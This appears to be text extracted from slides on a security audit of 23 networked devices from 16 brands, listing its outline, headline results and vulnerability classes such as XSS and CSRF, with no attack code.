
Outline




- Audit methodology: auditing a zoo of devices
- Illustrative attacks
- Defenses and lessons learned

Methodology


Audit methodology




Audit methodology



Audit methodology



Audit methodology



Overall audit results



Overall audit results



- **8 categories of devices**

Overall audit results



- 8 categories of devices
- 16 different brands

Overall audit results



- **8** categories of devices
- **16** different brands
- **23** devices

Overall audit results



- 8 categories of devices
- 16 different brands
- 23 devices
- 50+ vulnerabilities reported to CERT



Popular ones:

Cross Site Scripting (XSS)

Cross Site Request Forgeries (CSRF)

- ▶ Cross-Channel Scripting (XCS) attacks

File security

